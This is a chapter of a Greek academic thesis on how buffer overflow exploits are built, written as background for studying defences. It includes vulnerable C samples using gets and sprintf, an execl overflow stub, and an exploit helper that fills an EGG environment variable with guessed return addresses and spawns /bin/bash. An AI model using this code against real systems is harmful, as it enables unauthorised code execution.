Κεφάλαιο 2
Buffer Overflow Exploits

2.1 Γενικά

Στο προηγούμενο κεφάλαιο έγινε μία επισκόπηση για το που οφείλεται ένα Buffer Overflow Vulnerability και ποίες είναι οι γνώσεις που χρειάζονται ώστε να μπορέσει να σχεδιαστεί ένα Buffer Overflow Exploit. Όπως φάνηκε στο πρώτο κεφαλαίο και θα αναλυθεί σε αυτό το για να σχεδιαστεί και να παραχθεί ένα Buffer Overflow Exploit χρειάζεται να ληφθούν υπόψη ένα μεγάλο σύνολο από παράγοντες ώστε αυτό να είναι επιτυχημένο.

Όπως είδαμε για να πετύχει ένα BOE χρειάζεται να είναι γνωστά το μέγεθός του Buffer που θα γίνει αντικείμενο εκμετάλλευσης και η περιοχή μνήμης που θα βρεθεί το BOE ώστε να μπορέσει να εκτελεστεί το Exploit. Ωστόσο εκτός από αυτούς τους δύο παράγοντες που είναι οι βασικότεροι υπάρχει και ένα ακόμα μεγάλο σύνολο από παράγοντες που πρέπει να γνωρίζει κάποιος ώστε να φτιάξει ένα επιτυχημένο BOE. Οι παράγοντες αυτοί είναι οι ειδικές συνθήκες που τρέχει η **εφαρμογή θύμα** και εξαρτώνται άμεσα από αυτές. Οι συνθήκες αυτές είναι πάνω από όλα το περιβάλλον που τρέχει η εκάστοτε εφαρμογή δηλαδή το λειτουργικό σύστημα, η τεχνολογία του επεξεργαστή αλλά και ένα τέτοιο σύνολο άλλων παραγόντων που περιγράφεται παρακάτω.

Στο κεφάλαιο αυτό θα παρουσιαστεί με λεπτομέρεια πώς χτίζεται ένα Buffer Overflow Exploit αλλά και πώς γίνεται να αντιμετωπισθούν οι ειδικές συνθήκες που θα βρίσκεται η εφαρμογή ώστε αυτό να πετύχει. Επειδή αυτό το κεφάλαιο γράφεται τα πλαίσια της πτυχιακής που μελετά την αντιμετώπιση του προβλήματος των Buffer Overflow Exploit αυτά θα μελετηθούν με σκοπό να γίνουν κατανοητές η ιδετερότητες τους. Οι ιδετερότητες αυτές θα μελετηθούν για να γίνει κατανοητή η «μοναδικότητα» του κάθε B.O.E αλλά και για να αποκτήσει ο αναγνώστης το κατάλληλο υπόβαθρο να μελετήσει παρακάτων τους τρόπους αντιμετόπισης των B.O.E.

2.2 Η μοναδικότητα ενός B.O.E

Όπως ειπώθηκε και παραπάνω κάθε BOE για να είναι επιτυχημένο χρειάζεται να λαμβάνονται υπόψη πολλοί παράγοντες. Αυτοί οι παράγοντες είναι:

1. Το μέγεθος του **αδύναμου(Vulnerable) Buffer** που θα εκμεταλλευτεί(Exploit) το B.O.E.
2. Οι **διευθύνσεις μνήμης** που θα καταλαμβάνει **την ανάλογη χρονική στιγμή** η εφαρμογή.
3. Ο **επεξεργαστής** και συγκεκριμένα οι εντολές του επεξεργαστή που μπορούν να γεμίσουν το Sledge.
4. Το **Λειτουργικό Σύστημα**. Εδώ μας ενδιαφέρουν τα εξής:
    a. Οι εντολές που θα καλέσουν το Shell ή οποιαδήποτε άλλη επιθυμητή λειτουργία του **O.S(Operating System)**.
    b. Η λειτουργία της Στοίβας. Όπως αν είναι ενιαία ή αν στην στοίβα δεν επιτρέπεται να εκτελεστεί κώδικας.
    c. Τα interrupts που υποστηρίζει.
5. Οι **βιβλιοθήκες που χρησιμοποιεί το πρόγραμμα**. Ώστε να μπορεί να γενικευτεί το BOE και για άλλες εφαρμογές ή **να χρησιμοποιηθεί το ίδιο** για άλλες εφαρμογές που έχουν την ίδια αδύναμη βιβλιοθήκη.
6. Άλλα **χαρακτηριστικά της εφαρμογής θύμα**. Για παράδειγμα αν κάνει κάποια ειδική επεξεργασία των δεδομένο συνεπώς και του B.O.E

Αυτοί οι παράγοντες, ενδεχόμενος και μερικοί άλλοι, καθιστούν ένα B.O.E **μοναδικό**. Η **μοναδικότητα** προφανώς είναι ένα πρόβλημα ακόμα και για του πιο έξυπνους Blackhat hacker αλλά όχι μόνο για αυτούς. Η μοναδικότητα είναι πρόβλημα και για οποιοδήποτε μηχανισμό προσπαθεί να αντιμετωπίσει τα Buffer Overflow Exploits είτε με διάφορες **μεθόδους πρόληψης** είτε **καταστολής.** Για τις μεθόδους αυτές θα γίνει αναλυτική περιγραφή στο **Β Μέρος** της πτυχιακής.

Για να γίνουν κατανοητοί οι παράγοντες που χρειάζεται να ληφθούν υπόψη για να σχεδιαστεί ένας μηχανισμός που θα εμποδίζει τα Buffer Overflow Exploits (αντιμετωπίζοντας το

πρόβλημα της μοναδικότητας τους) σε αυτό το κεφάλαιο αυτό θα γίνει η περιγραφή για το πώς χτίζεται ένα Buffer Overflow. Η λογική της περιγραφής θα είναι ίδια με αυτή του πρώτου κεφαλαίου μόνο που αυτή την φορά θα αναλύατε με λεπτομέρεια κάθε βήμα.

2.2 Τα βήματα για να χτιστεί ένα Buffer Overflow

Τα βήματα για να χτιστεί ένα Buffer Overflow Exploit είναι :

- Να βρεθεί το μέγεθος του **Buffer προς εκμετάλλευση** της εφαρμογής θύμα.
- Να βρεθεί η περιοχή μνήμης που καταλαμβάνει το Buffer ώστε να σχηματιστεί η **RET** (Return Address) που θα αντικαταστήσει την **RA**(Return Address) του προγράμματος.
- Να αποφασιστεί το μέγεθος και το περιεχόμενο του Sledge.
- Το περιεχόμενο θα εξαρτάτε από την τεχνολογία του επεξεργαστή.
    - Να αποφασιστεί και να υλοποιηθεί ο κώδικας που θα εκτελεί το Exploit.
    - Αν θα είναι Shell Code ή κάτι άλλο.
    - Αν θα χρειαστεί να κρυπτογραφηθεί ή όχι.
    - Τι υπάρχει διαθέσιμο από το λειτουργικό σύστημα, από την εφαρμογή και από τις βιβλιοθήκες.
    - Ποία είναι η τεχνολογία της πλατφόρμας.
- Να βρεθεί **τρόπος να παρακαμφθούν διάφορα φίλτρα** από την ίδια την εφαρμογή ή άλλα φίλτρα του δικτύου.
- Οι συνθήκες κάτω από τις όποιες το Buffer προς εκμετάλλευση είναι προσβάσιμο ειδικά όταν εμπλέκονται στην «εφαρμογή θύμα» **Threads**.

2.3 Ανακαλύπτοντας το Buffer προς εκμετάλλευση.

Το πρώτο πράγμα που πρέπει να γίνει για να φτιαχτεί ένα Buffer Overflow Exploit είναι να βρεθεί το κατάλληλο αδύναμο(Vulnerable) σημείο της εφαρμογής που σε ένα Buffer εισάγονται δεδομένα χωρίς προηγούμενος να γίνει Boundary Checking(Έλεγχος ορίων). Η αναζήτηση τέτοιων περιπτώσεων είναι αρκετά επίπονη ειδικά αν το πρόγραμμα δεν είναι Open Source. Για να μπορέσει να εντοπιστεί μία αδυναμία Buffer Overflow(Buffer Overflow Vulnerability) χρειάζεται πολύ καλή γνώση της χρήσης ενός Debugger και φυσικά τα σημεία που πρέπει να ψάξει κανείς για να βρει τέτοιες αδυναμίες. Τα σημεία που πρέπει να κοιτάξει κανείς είναι κυρίως ένα σύνολο από έτοιμες συναρτήσεις που βρίσκονται σε βιβλιοθήκες. Αυτό συμβαίνει γιατί συνήθως η παράληψη από ένα έμπειρο προγραμματιστή του έλεγχου ορίων είναι αποτέλεσμα της χρήσης μίας συνάρτησης που δεν κάνει έλεγχο ορίων ενώ θα έπρεπε. Φυσικά δεν παραλείπονται και τα λογικά λάθη όπως για παράδειγμα τα Loops που τερματίζονται από ειδικούς χαρακτήρες. Οι δύο ποίο συνηθισμένες περιπτώσει βιβλιοθηκών που προκαλούν αυτά τα προβλήματα είναι:

- Οι DLL βιβλιοθήκες και κατά συνέπεια οι βιβλιοθήκες **COM/DCOM** και **ActiveX**.
- Η stdio.h της C.

2.3.1 Η αδυναμία των DLL

Τα τελευταία χρόνια είναι παρά πολλά τα κρούσματα των επιθέσεων που βασίζονται σε αδυναμίες Buffer Overflow των εφαρμογών που τρέχουν σε MS Windows. Το φαινόμενο αυτό οφείλεται στις βιβλιοθήκες DLL που χρησιμοποιούνται κατά κόρων από όλες τις εφαρμογές των Windows.

Οι βιβλιοθήκες DLL είναι ιδιαίτερα χρήσιμες γιατί με την βοήθεία τους είναι δυνατόν να παραχθούν πολλή γρήγορα μεγάλες εφαρμογές και μάλιστα με ανάγκες μεγάλης κλιμάκωσης. Αυτό συμβαίνει γιατί με τα DLL μπορεί να σχεδιαστούν **παραθυρικές διεπιφάνιες** για τους χρήστες πολύ γρήγορα ή ακόμα η ιδία η εφαρμογή να συνδέεται με πολλά διαφορετικά είδη βάσεων δεδομένων με εύκολο τρόπο. Αυτές αλλά και πολλές άλλες δυνατότητες κάνουν τα DLL αναπόσπαστο κομμάτι των εφαρμογών που αναπτύσσονται για MS Windows. **Μαζί όμως με τα πλεονεκτήματα τους τα DLL κληροδοτούν και τα μειονεκτήματα τους δηλαδή τις αδυναμίες Buffer Overflow ή και άλλες αδυναμίες που έχουν**, καθιστώντας έτσι ένα μεγάλο σύνολο από εφαρμογές ευάλωτες σε επιθέσείς B.O.E.

Τα DLL όμως δεν κληροδοτούν τα προβλήματα τους μόνο στις εφαρμογές που τα χρησιμοποιούν αλλά και σε ένα νεότερο σύνολο τεχνολογιών που έχουν αναπτυχθεί από την

Microsoft. Τα τελευταία τρία χρόνια περίπου γίνεται συχνά η χρήση του COM/DCOM και ActiveX ειδικά για εφαρμογές που χρησιμοποιούνται μέσω δικτύου. Αυτές οι δύο τεχνολογίες όμως ουσιαστικά αυτό που κάνουν είναι να δίνουν ένα Interface επικοινωνίας μιας εφαρμογής με τα DLL που χρειάζεται χωρίς να είναι απαραίτητο αυτά τα DLL να βρίσκονται τοπικά. Συγκεκριμένα όταν ενεργοποιείται ένα ActiveX Application στον Browser αυτό που συμβαίνει ουσιαστικά είναι να κατεβαίνει το απαραίτητο DLL από το διαδίκτυο στο τοπικό υπολογιστή (που τρέχει την εφαρμογή) και να συνδεθεί σε αυτή. Αν λοιπών το DLL είναι παλιό και έχει κάποιες αδυναμίες τύπου Buffer Overflow τότε αυτές τις αδυναμίες θα τις έχει και το ActiveX component της εφαρμογής συνεπώς και η ίδια η εφαρμογή. Άρα για να μπορέσει κάποιος να βρει Buffer προς εκμετάλλευση αρκεί να κοιτάξει σε εφαρμογές που χρησιμοποιούν κάποια ευάλωτα DLL, ActiveX ή COM/DCOM βιβλιοθήκες.

2.3.2 Η αδυναμίες της stdio.h

Τα περισσότερα προβλήματα από Buffer Overflow που έχουν τα προγράμματα σήμερα μπορούν να αποδοθούν στην καθιερωμένη βιβλιοθήκη της C(Standard C Library) την **stdio.h**. Τα χειρότερα προβλήματα τα προκαλούν οι συναρτήσεις χειρισμού τον Strings όπως η strcpy, η strcat, η sprintf, η gets. Γενικά για κάποιον που θέλει να προγραμματίζει εφαρμογές χωρίς B.O αδυναμίες πρέπει να αποφεύγει την **strcpy()** και την **gets()**. Από την άλλη πλευρά κάποιος που θέλει να βρει εύκολα και γρήγορα μερικές αδυναμίες αρκεί να εντοπίσει με τον Debugger του που γίνεται η κλήση της strcpy() και της gets().

Τα προγράμματα που υπάρχουν σήμερα **κατά κόρον χρησιμοποιούν τις συναρτήσεις της stdio.h λάθος** γιατί οι προγραμματιστές δεν διδάσκονται ότι αυτές τις συναρτήσεις πρέπει να τις χρησιμοποιούν με ιδιαίτερη προσοχή. Το σημαντικότερο από όλα όμως είναι ότι η χρήση αυτών των συναρτήσεων έχει κληροδοτήσει τις αδυναμίες Buffer Overflow και σε άλλες βιβλιοθήκες που βασίζονται σε αυτές τις συναρτήσεις. Μάλιστα μερικές από τις αδυναμίες των βιβλιοθηκών DLL και SO(η αντίστοιχη τεχνολογία DLL για το Linux) οφείλονται την χρήση αυτών τον συναρτήσεων.

Παρακάτω θα γίνει μια σύντομη περιγραφή στο πού οφείλεται η επικινδυνότητα χρίσης αυτών των συναρτήσεων. Στο *κεφάλαιο1* στο *παράδειγμα 1.4* είναι φανερή η αδυναμία που προκαλείται λόγο κακής ή επιεικώς απρόσεχτης χρήσης της **strcpy()**. Στο παρακάτω παράδειγμα φαίνεται η αντίστοιχη κακή χρήση της **gets()**.

Παράδειγμα 2.3

```
                        /*C/C++ Vulnerable2.c*/
void main()
  {
  char buf[1024];
 gets(buf);
  }
```

Σε αυτά τα δύο παραδείγματα οι συναρτήσεις έχουν το χαρακτηριστικό να μεταφέρουν τα δεδομένα από μία πηγή(Source) και να τα βάζουν σε ένα προορισμό(Destination Buffer) για να σταματήσει η αντιγραφή όμως δεν παίρνουν σαν κριτήριο το μέγεθος της χωρητικότητας του προορισμού αλλά **σταματούν την μεταφορά μόνο όταν βρουν τον χαρακτήρα 0x00** δηλαδή το μηδέν. Κατά συνέπεια πολύ **εύκολα να προκαλείται Buffer Overflow όταν χρησιμοποιηθούν αυτές οι συναρτήσεις** χωρίς προηγουμένως να γίνει έλεγχος ορίων από το πρόγραμμα που τις χρησιμοποιεί.

Ένα άλλο παράδειγμα μίας συνάρτηση που είναι αρκετά επικίνδυνη και χρησιμοποιείται συχνά είναι η **sprintf()** καθώς και η συγγενική της **vsprintf()**. Σε αυτές τις περιπτώσεις το πρόβλημα που προκύπτει είναι ότι αυτές οι δύο συναρτήσεις αντιγράφουν το string που παράγουν σε ένα buffer με προκαθορισμένο μέγεθος που τούς δίνεται σαν πρώτη παράμετρος χωρίς έλεγχο ορίων. Προφανώς ο προγραμματιστής έχει υπολογίσει το μέγεθος που κατά τα κανόνα του χρειάζεται. Όμως αν έστω μία από της παραμέτρους της συνάρτησης είναι ένα string που έρχεται από εξωτερική πηγή, έστω και αν αυτή θεωρητικά είναι έμπιστη, είναι πολύ πιθανό να προκληθεί B.O.E. Η κακή χρήση της συνάρτησης φαίνεται παρακάτω:

Παράδειγμα 2.4

```
                    /*C/C++ Vulnerable3.c*/
void main(int argc, char **argv)
  {
  char usage[1024];
  sprintf(usage, "USAGE: %s -f flag [arg1]\n", argv[0]);
 }
```

Στο παράδειγμα αυτό είναι προφανές ότι μπορεί να δοθεί ένα αρκετά μεγάλο String ώστε να μπορέσει να προκαλέσει ένα B.O.E. Στην προκειμένη περίπτωση είναι δυνατόν να υπολογιστή ένα σταθερό Buffer ώστε να μπορεί να χωράει οποιοδήποτε μέγεθος String που δίνεται από το κέλυφος γιατί είναι γνωστό ότι το κέλυφος παίρνει ένα συγκείμενο αριθμό από χαρακτήρες που εισάγονται από το πληκτρολόγιο. Αν γίνει προσπάθεια εισαγωγής περισσότερων χαρακτήρων τότε θα αρχίσει ένα σχετικό κουδούνισμα από τον υπολογιστή και δεν θα επιτραπεί να συνεχιστή η εισαγωγή. Εδώ όμως είναι το λάθος που μπορεί να κάνει ένας προγραμματιστής. Ο προγραμματιστή είναι πολύ πιθανό **θεωρώντας έμπιστη πηγή το κέλυφος** και στηριζόμενος στους περιορισμούς που αυτό θέτει να σχεδιάσει την εφαρμογή του ανάλογα. Το κέλυφος δεν περιορίζεται στο να δίνει σε ένα πρόγραμμα παραμέτρους που δέχτηκε σαν εισαγωγή από το πληκτρολόγιο αλλά έχει και πολλές άλλες δυνατότητες. Μία από αυτές τις δυνατότητες οι **Environment Variables**. Σε αυτές μπορεί να αποθηκευτεί ένα String οποιουδήποτε μεγέθους που αν χρειαστεί **ξεπερνά τον αριθμό τον χαρακτήρων που μπορούν να δοθούν στο κέλυφος από το πληκτρολόγιο**. Εκμεταλλευόμενος αυτή την δυνατότητα ο Blackhat μπορεί να βάλει το B.O.E του σε μία **Environment Var** και απλά να δώσει αυτή μεταβλητή στο παραπάνω πρόγραμμα σαν παράμετρο. Εκτός όμως από αυτή την περίπτωση που ενδεχομένως να μπορεί κάποιος έμπειρος προγραμματιστής να προβλέψει υπάρχει και μία ακόμα περίπτωση όπως φαίνεται στο παρακάτω παράδειγμα.

Παράδειγμα 2.5

```
                    /*C/C++ Exploit_Vulnerable2.c*/
void main()
 {
 execl("/path/to/Vulnerable/program1",
 The_VERY_BIG_STRIGN_HERE,
 NULL);
 }
```

Με αυτό το πρόγραμμα μπορεί να δοθεί σαν παράμετρος στο program1 ένα String αρκετά μεγάλο ώστε να προκαλέσει B.O.E. Αν το String είναι κατάλληλα σχεδιασμένο τότε μπορεί εύκολα όπως και με τις **Environment Variables** να γίνει ένα B.O.E εναντίον της εφαρμογής. Σε αυτό το παράδειγμα τεκμηριώνεται ότι δεν πρέπει να παραλείπεται το Boundary Checking όταν χρησιμοποιούνται οι συνετίσεις της stdio.h ακόμα και αν η πηγή των String που δίνονται σαν παράμετροι είναι έμπιστη.

Εκτός από της παραπάνω συναρτήσεις υπάρχει και ένα μεγάλο σύνολο συναρτήσεων της **stdio.h** που προκαλούν Buffer Overflow αδυναμίες σε ένα πρόγραμμα αν αυτές δεν χρησιμοποιηθούν σωστά.

Πίνακας αυτός παρουσιάζει τίς συναρτήσεις αναλόγος με το **βαθμό ρίσκου** που υπάρχει από την χρήση τους.

Function	**Επικινδυνότητα**	**Λύση στο πρόβλημα**

gets	Μέγιστο ρίσκο	Η χρήση της **fgets(buf, size, stdin**). Με τα ανάλογα προβλήματα περιορισμού που προκαλεί.
strcpy	Μεγάλο ρίσκο	Η χρήση της **strncpy()**
strcat	Μεγάλο ρίσκο	Η χρήση της **strncat() instead().**
sprintf	Μεγάλο ρίσκο	Η χρήση της **snprintf()**
scanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
sscanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
fscanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
vfscanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
vsprintf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
vscanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
vsscanf	Μεγάλο ρίσκο	Η προσεχτική χρήση των χαρακτηριστικών που προσφέρετε για την συνάρτησης σε συγκεκριμένη πλατφόρμα ή υλοποίηση μία ασφαλούς εκδοχής της συνάρτησης.
streadd	Μεγάλο ρίσκο	Να εξασφαλίζεται ότι θα γίνεται allocate για το Buffer προορισμού χώρος 4 φορές μεγαλύτερος από το μέγεθος της πηγής.
strecpy	Μεγάλο ρίσκο	Να εξασφαλίζεται ότι θα γίνεται allocate για το Buffer προορισμού χώρος 4 φορές μεγαλύτερος από το μέγεθος της πηγής.
strtrns	Μεγάλο ρίσκο	Να εξασφαλίζεται ότι θα γίνεται allocate για το Buffer προορισμού χώρος τουλάχιστον όσο μέγεθος της πηγής.
realpath	Μεγάλο ρίσκο Ανάλογο με την υλοποιηση	Να εξασφαλίζεται ότι θα γίνεται allocate για το Buffer προορισμού όσο το MAXPATHLEN και να ελέγχονται οι παράμετροι **εισόδου** ότι έχουν μέγεθος MAXPATHLEN.
syslog	Μεγάλο ρίσκο Ανάλογο με την υλοποιηση	Να γίνονται Truncate όλα τα string εισόδου σε ένα λογικό μέγεθος πριν δοθούν για επεξεργασία σε αυτή την συνάρτηση.

getopt	Μεγάλο ρίσκο Ανάλογο με την υλοποιηση	Να γίνονται Truncate όλα τα string εισόδου σε ένα λογικό μέγεθος πριν δοθούν για επεξεργασία σε αυτή την συνάρτηση.
getopt_long	Μεγάλο ρίσκο Ανάλογο με την υλοποιηση	Να γίνονται Truncate όλα τα string εισόδου σε ένα λογικό μέγεθος πριν δοθούν για επεξεργασία σε αυτή την συνάρτηση.
getpass	Μεγάλο ρίσκο Ανάλογο με την υλοποιηση	Να γίνονται Truncate όλα τα string εισόδου σε ένα λογικό μέγεθος πριν δοθούν για επεξεργασία σε αυτή την συνάρτηση.
getchar	Ελεγχόμενο ρίσκο	Να γίνεται έλεγχος των ορίων για το Buffer ειδικά αν η συνάρτηση χρησιμοποιείται μέσα σε Loop.
fgetc	Ελεγχόμενο ρίσκο	Να γίνεται έλεγχος των ορίων για το Buffer ειδικά αν η συνάρτηση χρησιμοποιείται μέσα σε Loop.
getc	Ελεγχόμενο ρίσκο	Να γίνεται έλεγχος των ορίων για το Buffer ειδικά αν η συνάρτηση χρησιμοποιείται μέσα σε Loop.
read	Ελεγχόμενο ρίσκο	Να γίνεται έλεγχος των ορίων για το Buffer ειδικά αν η συνάρτηση χρησιμοποιείται μέσα σε Loop.
bcopy	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
fgets	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
memcpy	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
snprintf	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
strccpy	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
strcadd	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
strncpy	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση
vsnprintf	Χαμηλό ρίσκο	Να ελέγχεται αν το buffer είναι μεγέθους ίσο με το αριθμό που δίνεται σαν παράμετρος σε αυτή την συνάρτηση

Συνοψίζοντας για την παράγραφο που αφορά τις αδυναμίες stdio.h πρέπει να τονιστεί ότι για να βρεθεί ένα Vulnerable Buffer σε εφαρμογές που χρησιμοποιούν αυτή την βιβλιοθήκη αρκεί να ελεγχθεί ο πηγαίος κώδικα ενός προγράμματος, αν αυτό είναι Open Source, για να βρεθεί που χρησιμοποιούνται οι παραπάνω συναρτήσεις. Αν το πρόγραμμα δεν είναι opensource μπορεί να χρησιμοποιηθεί ένας καλός **Debugger** για να βρεθούν οι κλήσεις αυτών των συναρτήσεων.

2.3.3 Συμπέρασμα

Το να βρεθεί ένα **Buffer Overflow Vulnerability** είναι ιδιαίτερα δύσκολο και χρειάζεται υπομονή μεγάλη εμπειρία και πάνω από όλα γνώση. Η διαδικασία δεν περιορίζεται στην αναζήτηση τέτοιων αδυναμιών μόνο στις βιβλιοθήκες που χρησιμοποιούνται από μία εφαρμογή αλλά και στην ίδια την εφαρμογή. Φυσικά το να κάνει κανείς αναζήτηση για **τα πιο συνηθισμένα λάθη** όπως στα παραδείγματα παραπάνω είναι σίγουρα πολύ ευκολότερο να βρει αδυναμίες B.O από το να κάνει Debug σε μία τεράστια εφαρμογή όπως ο IIS ή άλλες εφαρμογές παρόμοιας κλίμακας. Τέλος το να εντοπιστεί ένα Buffer είναι μόνο ένα μικρό μέρος

της συνολικής διαδικασίας που χιάζετε για να χτιστεί ένα BOE. Τα υπόλοιπα βήματα αυτής της διαδικασίας περιγράφονται παρακάτω.

2.4 Ο Εντοπισμός της RET.

Το επόμενο βήμα για να χτιστεί ένα Exploit είναι να βρεθεί ποία είναι **η τιμή της RET** που θα αντικαταστήσει την **διεύθυνση επιστροφής(RA)** ώστε να στραφεί η ροή του προγράμματος στο επιθυμητό κομμάτι κώδικα και να το εκτελέσει. Όπως ειπώθηκε και στο *κεφάλαιο 1* για αντικασταθεί με επιτυχία η **RA** χρειάζεται να είναι γνωστά τα παρακάτω:

- Το **ελάχιστο μήκος** του String που χρειάζεται για να κάνει **Overwrite** την **RA**.
- Την **διεύθυνση μνήμης που θα βρίσκεται ο επιθυμητός προς εκτέλεση κώδικας**.

Το ελάχιστο μήκος του String που απαιτείται είναι εύκολο να βρεθεί και το πως γίνεται αυτό αναλύεται διεξοδικά στο πρώτο κεφάλαιο. Η τιμή της RET αντίθετα χρειάζεται ιδιαίτερη προσοχή και μελέτη όχι μόνο στο **πια είναι** αλλά και στο **που πρέπει να μπει μέσα στο string.**

2.4.1 Πια πρέπει να είναι η RET

Η RET όπως είπαμε θα πρέπει να είναι η διεύθυνση μνήμης που βρίσκεται το πρώτο Byte του επιθυμητού προς εκτέλεση κώδικα. Το πρόβλημα που προκύπτει εδώ όμως είναι ο τρόπος λειτουργίας της στοίβας που είναι αρκετά διαφορετική αναλόγως με την τεχνολογία του επεξεργαστή αλλά και του λειτουργικού συστήματος. Το πρόβλημα συγκεκριμένα εντοπίζεται στον μηχανισμό διευθυνσιοδότησης της πλατφόρμας.

Για παράδειγμα στην **intel 16** πλατφόρμα οι **πραγματικές διευθύνσεις είναι 20bit**. Για να γίνει προσβάσιμη αυτή η διεύθυνση χρειάζεται να γίνει η πρόσθεση του **Segment Register**. Αντίθετα στα **intel 32bit** συστήματα οι πραγματικές διευθύνσεις είναι 32bit καθώς επίσης και τα Offset που χρησιμποιούνται μέσα σε ένα πρόγραμμα.

Η παραπάνω περίπτωση δεν απασχολεί κανέναν πλέον γιατί δεν υπάρχουν πια 16 bit συστήματα και μάλιστα να προσφέρουν κάποια services όπως HTTP,FTP. Η περίπτωση όμως των **Intel 32** μας ενδιαφέρει ιδιαίτερα. Το ενδιαφέρον αυτό φυσικά οφείλεται στο γεγονός ότι τα υπολογιστικά συστήματα που χρησιμοποιούνται στην μεγαλύτερη κλίμακα σήμερα βασίζονται σε αυτή την τεχνολογία. Επίσης το ενδιαφέρον εντοπίζεται **στον ιδιαίτερο τρόπο λειτουργίας του μηχανισμού διευθυνσιοδότησης** που έχουν αυτά τα συστήματα. Ο τρόπος αυτό λειτουργίας είναι το **Flat Memory Addressing** που μπορείται να το δείτε αναλυτικότερα στο *Technical Report "Περιήγηση στην αρχιτεκτονική IA32 και των λειτουργικών συστημάτων Linux και Ms-Windows"*.

Κατά το **Flat Memory Addressing** οι **Segment Registers** για όλα τα Segments έχουν μία **σταθερή τιμή** όταν χρησιμοποιείται το **User Space**. Κατά συνέπεια **οι στοίβες όλων των προγραμμάτων θα βρίσκονται σε μία περιοχή μνήμης όλες μαζί**. Το ίδιο θα ισχύει και για τις Code Areas όλως των προγραμμάτων που τρέχουν σε 32Bit πλατφόρμα. Ακόμα για να διαχωρίζονται οι στοίβες των προγραμμάτων που μοιράζονται το ίδιο Segmentμ χρησιμοποιείται το **Paging**. Τέλος, η ανάγκη να χρησιμοποιηθεί ένα νέο Segment προκύπτει μόνο όταν η μνήμη που θα χρειαστεί μία εφαρμογή να είναι πάνω από **4 Gigabyte**. Συνήθως όμως οι εφαρμογές δεν χρειάζονται τόσο πολύ μνήμη σήμερα(2003).

Η καλή γνώση της 32Bit τεχνολογία μας οδηγεί στα παρακάτω **συμπεράσματα** για την επιλογή της RET:

1. Η **τιμή της RET** που θα χρειαστεί να αντικαταστήσει την RA της εφαρμογής θύμα θα είναι **σταθερού μήκους 32bit, δηλαδή 4Byte**.
2. Η επιθυμητή διεύθυνση μνήμης που θα αντικαταστήσει την RA **θα απέχει μόνο μερικές εκατοντάδες Byte από την RA** όπως είδαμε και στο παράδειγμα 1.11 του *Κεφαλαίου 1*.

Εφόσον είναι γνωστός ο μηχανισμός λειτουργίας της στοίβας το μόνο που χρειάζεται να γίνει είναι **να βρεθεί ακριβώς** η τιμή της RET που ξεκινά ο επιθυμητός κώδικας. Στην περίπτωση που ο κώδικας υπάρχει ήδη μέσα στην **Code Area της εφαρμογής θύμα** το μόνο που πρέπει να γίνει είναι να ξεκινήσουν μερικές δόκιμες μέχρι να βρεθεί η κατάλληλη RET. Η RET μπορεί

να υπολογιστεί εύκολα γνωρίζοντας ότι μπορεί να βρεθεί σε **μία σχετικά κοντινή** απόσταση (Offset) από την τιμή του EIP οποιουδήποτε προγράμματος. Αυτό μπορεί να γίνει με το παρακάτω πρόγραμμα:

Παράδειγμα 2.6

/* C/C++ code : **exploit_Code_Segment** */

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512

unsigned long get_EIP(void) {
   __asm__("movl %eip,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;
  if (argc > 1) bsize = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
 if (!(buff = malloc(bsize))) {
  printf("Can't allocate memory.\n");
  exit(0);
 }
  addr = get_EIP() - offset;
  printf("Using address: 0x%x\n", addr);
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  buff[bsize - 1] = '\0';
  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

